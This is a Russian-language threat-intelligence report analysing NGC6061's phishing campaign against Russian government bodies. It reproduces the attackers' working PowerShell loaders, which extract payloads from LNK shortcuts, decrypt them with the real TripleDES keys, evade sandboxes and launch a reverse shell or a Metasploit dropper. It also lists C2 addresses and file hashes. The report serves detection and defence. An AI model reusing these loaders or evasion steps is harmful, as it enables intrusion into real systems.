
NGC6061: серия фишинговых атак на органы власти



Начиная с сентября 2024 года и по настоящий момент мы наблюдаем серию фишинговых рассылок, направленных на российские организации из госсектора. Эту фишинговую кампанию мы причисляем к деятельности пока еще неизвестного киберпреступного кластера NGC6061.

В 2025 году мы наблюдали два витка активности рассылок в марте-апреле и в июле, последнее зафиксированное нами письмо датируется первой половиной сентября 2025 года.


В этом материале мы рассмотрим сами фишинговые письма, технику развертывания полезной нагрузки и интересный способ ее упаковки:

- Как минимум, с сентября 2024 года NGC6061 ведет фишинговую кампанию, направленную преимущественно на органы государственной власти РФ.
- Для обхода защитных решений в качестве вложений используются запароленные архивы.
- Первоначальный этап цепочки выполнения всегда начинается с self-extracting LNK, запускающего PowerShell-команды, которые расшифровывают и декодируют конечную нагрузку.
- Злоумышленники используют специальные документы-приманки со встроенным механизмом профилирования жертв.
- В качестве конечной нагрузки может использоваться как Reverse Shell, так и Metasploit TCP Reverse.

Техническое описание

Рассылка 2024 года

Рассмотрим пример рассылки от сентября 2024 года.



Фишинговое письмо от сентября 2024 года

Во вложении письма содержится запароленный архив, внутри которого находится lnk-файл:

MD5	f79507d41acdc75b81369c27be20659b
SHA1	47ee5ac4bb73c1589ed396c501c6839f5efb0ad3
SHA256	018bf66cac326a49e1508a79577d5ea640f3679c368b99862a999e306e08cf18
File name	Interview_questions.doc.lnk

File type	MS Windows shortcut
File size	158832 bytes (155.11 KB)

Ярлык при запуске выполняет следующие команды:

```
powershell.exe -exec bypass -w 1 -c $p=Get-ChildItem -Path $env:userprofile -Include
Interview_questions.doc.lnk -Recurse;
$tbytes=[System.IO.File]::ReadAllBytes($p); $tstr=$tbytes|ForEach-
Object{$_.ToString('X2')};
for($i=0;$i-le$tstr.Length;$i++){
    if($tstr[$i]-eq'24'-and$tstr[$i+1]-eq'42'){
        $st=$i;break;
    }
}
for($i=0;$i-le$tstr.Length;$i++){
    if($tstr[$i]-eq'50'-and$tstr[$i+1]-eq'4B'-and$tstr[$i+2]-eq'03'){
        $ed=$i;
        break;
    }
}
for($j=$st;$j-lt$ed;$j++){
    $ec+=$tstr[$j]
}
for($l=$ed;$l-le$tstr.Length;$l++){
    $oc+=$tstr[$l];
}
$by=[byte[]]($ec -split '([0-9a-f]{2})'|Where-Object{$_ -match '[0-9a-f]
{2}'}|ForEach-Object{[Convert]::ToByte($_, 16)});
$cy=[byte[]]($oc -split '([0-9a-f]{2})'|Where-Object{$_ -match '[0-9a-f]
{2}'}|ForEach-Object{[Convert]::ToByte($_, 16)}); $ye=
[system.Text.Encoding]::default.getstring($by);
[System.IO.File]::WriteAllBytes('c:\windows\temp\u1.ps1', $by);
[System.IO.File]::WriteAllBytes('c:\windows\temp\1.docx', $cy);
start-process c:\windows\temp\1.docx;
powershell.exe -exec bypass -w 1 -f c:\windows\temp\u1.ps1;
```


Табуляция внутри команды была восстановлена для более удобного чтения.

Скрипт читает содержимое lnk-файла как байты, затем обрабатывает эти байты, разделяя их на две части по определенным сигнатурам, сохраняет эти части в отдельные файлы (u1.ps1 и 1.docx), запускает полученный документ и выполняет сохраненный powershell-скрипт.

Такой вид файлов, который содержит встроенные данные или сценарий, позволяющий ему «самораспаковываться» или запускать определенные действия без необходимости отдельного установщика или архива, можно назвать *«self-extracting LNK»*.

MD5	d527488719f052f34059afc9903de2a3
SHA1	ebadb08ce12f0a20031416992640fd982c11b797
SHA256	ada7d71bc3796d7c6deb616da1b21316d21a3b115152990107d43c5c57347bee
File name	1.docx
File type	Microsoft Word 2007+
File size	52894 bytes (51.65 KB)
C2	hxxp[://]coar[.]web-upgrade[.]com:8443/fsagov091901[.]png

Файл 1.docx является документом-приманкой, но в то же время содержит в word_rels\document.xml.rels ссылку на изображение вида:



External image в decoy-документе

Изображения по ссылкам не существуют и, скорее всего, генерируются случайным образом или по заданному злоумышленниками алгоритму и нужны для профилирования жертв при запуске вредоносного вложения.

На конференции Kaspersky Security Analyst Summit 2024 подразделение PT ESC представило доклад «The Lord of PowerShell: The Return of IAmTheKing», в котором упоминалось использование подобной техники группировкой IAmTheKing.

MD5	c9eb36ef4ebbb538bbe026fd3c86cf83
SHA1	cd493d9995ba3ae8213cf2e644aafcecba71e5c2
SHA256	1ab5675a81f5b7823d5905386bdfd12408a5a4a70ee4d7911d5c147a91026950
File name	u1.ps
File type	PowerShell script
File size	102064 bytes (99.67 KB)

Powershell-скрипт же в начале своей работы получает число логических процессоров системы.

Если их не больше двух, запускает calc.exe.


Иначе декодирует из base64 и расшифровывает алгоритмом TripleDES блок данных, который будет сохранен как `c:\windows\temp\cgi2.exe`:

```
$B64="<base64_encode_str>"
$TDESKEY = 'fRTYUIOEGo6nMYPcyCnEJc4qVRTkGY82'
function decode($EncryptedData) {
    $Data = $EncryptedData.Split(':')
    $TD = New-Object System.Security.Cryptography.TripleDESCryptoServiceProvider
    $Key = [Convert]::FromBase64String($TDESKEY)
    $IV = [Convert]::FromBase64String($Data[0])
```

```
    $DataByte = [Convert]::FromBase64String($Data[1])
    $MS = New-Object System.IO.MemoryStream(,$DataByte)
    $CS = New-Object
System.Security.Cryptography.CryptoStream($MS,$TD.CreateDecryptor($Key,$IV),
[System.Security.Cryptography.CryptoStreamMode]::Read)
    $Reader = New-Object System.IO.StreamReader($CS)
    $Result = $Reader.ReadToEnd()
    $Reader.Dispose()
    $Bytes=[System.Convert]::FromBase64String($Result)
    [System.IO.File]::WriteAllBytes( "c:\windows\temp\cgi2.exe",$Bytes)
    return $Bytes

}
$t3=Get-WmiObject Win32_ComputerSystem | Select-Object -ExpandProperty
NumberOfLogicalProcessors;
if($t3 -le 2)
{
    calc.exe;
}
else
{
    [byte[]]$readb=decode($B64);
    start-sleep(100);
    c:\windows\temp\cgi2.exe
}
```

Код алгоритма декодирования и дешифрования похож на код, представленный на испанском образовательном ресурсе:



Код с испанского ресурса, взятый за основу функции дешифрования

MD5	88f578dc77246f42d2119c6bd241db2d
SHA1	9518ab91035e6d6212a12715f151191cc8a015db
SHA256	acec078ec0568f40a3d2843c8f030fc3abab08760c068a4367b612f7bf597201
File name	cgi2.exe
File type	PE32 executable (GUI) Intel 80386, for MS Windows, 4 sections
File size	56832 bytes (55.5 KB)
Compiler stamp	12.09.2024 08:06:16
C2	38.180.133[.]109:6666


Дешифрованная конечная нагрузка cgi2.exe является reverse shell'ом, написанным на C++.

Reverse Shell создает процесс cmd.exe, все потоки (`StdInput, StdOutput, StdError`) которого перенаправляются на сокет.

Ассемблерный листинг вредоноса похож на реализацию Reverse TCP Shellcode на портале exploit-db.

Рассылка 2025 года (первый вариант)

Фишинговые письма и вложения 2025 года во многом похожи на письма 2024 года по техникам и методам, используемым в цепочке выполнения.



Фишинговое письмо 2025 года

В архиве снова находится *self-extracting LNK*:

MD5	b7aa130275a7d7de2874efdc417d649a
SHA1	5fea10b655c57505b0a193b6d6eafbe2bfce94d4
SHA256	5b6dc16916094fe9886f6088cb966fe63f5f8e86a0be8eca9d10856be21b1723
File name	document.doc.lnk
File type	MS Windows shortcut
File size	2538558 bytes (2.42 MB)

После запуска выполняет команду, которая извлекает из lnk два файла:

```
powershell.exe -exec bypass -w 1 -c $p=Get-ChildItem -Path $env:userprofile -Include
document.doc.lnk -Recurse;
$tbytes=[System.IO.File]::ReadAllBytes($p);
$cy=$tbytes[(2512291 + 2712)..($tbytes.Length-1)];
[System.IO.File]::WriteAllBytes('c:\windows\temp\1.docx', $cy);
c:\windows\temp\1.docx; $by=$tbytes[2712..(2512291 + 2712 - 1)];
[System.IO.File]::WriteAllBytes('c:\windows\temp\l3.ps1', $by);
powershell -exec bypass -w 1 -f c:\windows\temp\l3.ps1;
```

По команде распаковки файлов можно заметить отличия от аналогичной команды из рассылки 2024 года. Теперь искомые блоки данных парсятся внутри lnk по смещению внутри файла, а не по определенным сигнатурам.

MD5	2cbee5d673027787422d675a9386e7a2

SHA1	f53cbc2eb53ceb149e7817be0209671716190494
SHA256	b47df9383758a0ce5293d6359de7e09303a41c7a9ebaaa8fd34d29a182300462
File name	1.docx
File type	Microsoft Word 2007+
File size	23555 bytes (23 KB)
C2	hxxp[://]ress[.]extensiens[.]com:8443/2LLma[.]png

Документ несет ту же функциональность, что и в 2024 году — является файлом-приманкой, с возможностью профилирования жертв.

MD5	3af48f5431138d5c9b627445a2473a0a
SHA1	c1d9acd7e0d46ba4d44b3d109cd792d9d60f38e0
SHA256	4e719c0ce19fa7e0c7118f9f9a31c8bd3d09bb1b4f10eecd550d1e4813a47699
File name	l3.ps1
File type	PowerShell script
File size	2512291 bytes (2.4 MB)

Существенные различия начинают проявляться на этапе выгрузки финальной полезной нагрузки:

```
$B64="<KeyScrambler.exe_encode_base64>"
$C65="<KeyScramblerIE.dll_encode_base64>"
$TDESKEY = 'fRTYUIOEGo6nMYPcyCnEJcYYuIo7plQf'
function decode($EncryptedData){
        $Data = $EncryptedData.Split(':')
        $TD = New-Object System.Security.Cryptography.TripleDESCryptoServiceProvider
        $Key = [Convert]::FromBase64String($TDESKEY)
        $IV = [Convert]::FromBase64String($Data[0])
        $DataByte = [Convert]::FromBase64String($Data[1])
        $MS = New-Object System.IO.MemoryStream(,$DataByte)
        $CS = New-Object
System.Security.Cryptography.CryptoStream($MS,$TD.CreateDecryptor($Key,$IV),
[System.Security.Cryptography.CryptoStreamMode]::Read)
        $Reader = New-Object System.IO.StreamReader($CS)
        $Result = $Reader.ReadToEnd()
        $Reader.Dispose()
        $Bytes=[System.Convert]::FromBase64String($Result)
        [System.IO.File]::WriteAllBytes( "c:\windows\temp\KeyScrambler.exe",$Bytes)
        return $Bytes
}

function decode2($EncryptedData){
        $Data = $EncryptedData.Split(':')
        $TD = New-Object System.Security.Cryptography.TripleDESCryptoServiceProvider
        $Key = [Convert]::FromBase64String($TDESKEY)
        $IV = [Convert]::FromBase64String($Data[0])
        $DataByte = [Convert]::FromBase64String($Data[1])
        $MS = New-Object System.IO.MemoryStream(,$DataByte)
        $CS = New-Object
System.Security.Cryptography.CryptoStream($MS,$TD.CreateDecryptor($Key,$IV),
[System.Security.Cryptography.CryptoStreamMode]::Read)
        $Reader = New-Object System.IO.StreamReader($CS)
        $Result = $Reader.ReadToEnd()
        $Reader.Dispose()
        $Bytes=[System.Convert]::FromBase64String($Result)
        [System.IO.File]::WriteAllBytes(
"c:\windows\temp\KeyScramblerIE.dll",$Bytes)
return $Bytes

}

$t3=Get-WmiObject Win32_ComputerSystem | Select-Object -ExpandProperty
NumberOfLogicalProcessors;
```

```
if($t3 -le 2)
{
        calc.exe;
}
else
{
        [byte[]]$readb=decode($B64);
        [byte[]]$readc=decode2($C65);
        start-sleep(600);
        c:\windows\temp\KeyScrambler.exe
}
```

Алгоритм декодирования и дешифрования совпадает с алгоритмом из аналогичного скрипта 2024 года, как и условие запуска полезной нагрузки, но, как видно из кода, в 2025 году злоумышленники имплантировали два файла:

- `C:\Windows\Temp\KeyScrambler.exe` — легитимный исполняемый файл последней версии ПО для защиты нажатий клавиш от кражи кейлоггерами,
- `C:\Windows\Temp\KeyScramblerIE.dll` — metasploit dropper.

Пара KeyScrambler.exe и KeyScramblerIE.dll подвержена технике DLL sideloading.

После сохранения расшифрованных файлов на диске powershell-скрипт запускает программу KeyScrambler.exe.

MD5	aefb49cf90f761102b5537480a2f79c9
SHA1	af255e26393758933a48d81c632433d33d73cd34
SHA256	f9ae8187f20007bf7b7c25fcf6faf662f477e45a6c93b119ef6ffb4b4281b96e
File name	KeyScrambler.exe
File type	PE32+ executable for MS Windows 5.02 (GUI), x86-64, 6 sections
File size	1147416 bytes (1.09 MB)
Compiler stamp	14.08.2023 17:31:51
CompanyName	QFX Software Corporation

Эта программа загружает библиотеку KeyScramblerIE.dll, которая является упакованным дроппером metasploit tcp reverse — агентской части фреймворка Metasploit.

MD5	76e61cd25d54b3f9c53723ea9e6cf5bf
SHA1	1f83925e30019a8e6985cec7eb30b05e3b4f10b0
SHA256	a0954645b3138cd1e56d6ed60d216dbffcba42da592256c7f4c82800c2fe29e4
File name	KeyScramblerIE.dll
File type	PE32+ executable for MS Windows 6.00 (DLL), x86-64, 6 sections
File size	264704 bytes (258.5 KB)
Compiler stamp	01.07.2025 09:12:25
C2	192.71.218[.]100:443

Подобную связку файлов в своих атаках используют некоторые хакерские группировки Восточно-Азиатского региона, в частности MustangPanda. Кроме того, эти файлы используются в цепочке выполнения бэкдора DarkGate версии 5, который продается по модели Malware-as-a-Service (MaaS) на теневых форумах.

Для упаковки Metasploit злоумышленники использовали кастомный пакер, который мы не наблюдали ранее.

Библиотека KeyScramblerIE.dll в большинстве случаев обфусцирована при помощи ollvm с включенной техникой control flow flattening.

Сам пакер необычен тем, что поэтапно исполняет запакованный им шелл-код.

То есть инструкции выполняются пошагово друг за другом. Реализовано это с помощью механизма отладки и установки обработчика исключений. На этапе инициализации пакер устанавливает свой обработчик исключений и обрабатывает только те, которые касаются прерывания EXCEPTION_BREAKPOINT, вызываемое инструкцией «int 3» (byte 0CCh), и EXCEPTION_SINGLE_STEP. В обработчике выполняется сначала зашифровка прошлой инструкции, адрес которой сохраняется в глобальной переменной, а затем расшифровываются 16 байтов по адресу RIP. Таким образом, в памяти никогда не бывает полностью

расшифрованного шелл-кода, так как выходит, что в один момент времени расшифровано лишь 16 байтов. По этой причине делать дамп памяти — занятие бессмысленное.





Схема дешифрования инструкций шелл-кода

В качестве алгоритма шифрования используется гаммирование с 16-байтовым ключом, которым является некоторая зацикленная конечная последовательность байт. Этот простой шифр позволяет полностью восстановить весь зашифрованный шелл-код, не зная при этом, как продвигается исполнение кода. Нужно лишь найти в памяти зашифрованный шелл-код и ключ.

Рассылка 2025 года (второй вариант)



Вариант фишингового письма 2025 года

Во вложении снова архив с паролем, внутри которого находится *self-extracting LNK*.

MD5	8bb59b7ded99e200f8729b5e21f0d58b
SHA1	8a9e1e88b2767fafaccd87504790041bb8c4ca07
SHA256	b3550f693f2e1c9750ae9d9c9ff3864c11fe3b2d9fc7945e5c7484d84c0116fe
File name	21_03_2025_1-187567.docx.lnk
File type	MS Windows shortcut
File size	139772 bytes (136.5 KB)

При запуске ярлыка будут последовательно выполнены две powershell-команды.

Первая команда будет парсить содержимое lnk по символу обратного апострофа.

Искомый блок, который является второй командой, будет выполнен через Invoke-Expression:

```
powershell.exe c -exec bypass -w 1 -c $yet = Get-ChildItem -Path $env:userprofile -
Include '21_03_2025_1-187567.docx.lnk' -Recurse -Force | Where-Object { $_.Length -
ge 100KB };
$red = findstr a $yet;
$redarr = $red.split('`');
$blue = $redarr[3];
iex $blue;
```

Вторая команда снова парсит файл, только уже по символу «тильда»:

```
$com = Get-ChildItem -Path $env:userprofile -Include '21_03_2025_1-187567.docx.lnk'
-Recurse -Force | Where-Object { $_.Length -ge 100KB };
$com2 = findstr a $com;
$comarr = $com2.split('~');
$com3 = $comarr[3];
$com4 = $comarr[5];
$newExePath = 'C:\ProgramData\Microsoft OneDrive\setup\Driver.exe';
$newWordPath = 'C:\ProgramData\Microsoft OneDrive\setup\21_03_2025_1-187567.docx';
[System.IO.File]::WriteAllBytes($newExePath, [Convert]::FromBase64String($com3));
[System.IO.File]::WriteAllBytes($newWordPath, [Convert]::FromBase64String($com4)); &
'C:\ProgramData\Microsoft OneDrive\setup\21_03_2025_1-187567.docx'; &
'C:\ProgramData\Microsoft OneDrive\setup\Driver.exe';
```

Искомые данные декодируются из base64 и записываются на диск в виде двух файлов:

`C:\ProgramData\Microsoft OneDrive\setup\21_03_2025_1-187567.docx`

`C:\ProgramData\Microsoft OneDrive\setup\Driver.exe`

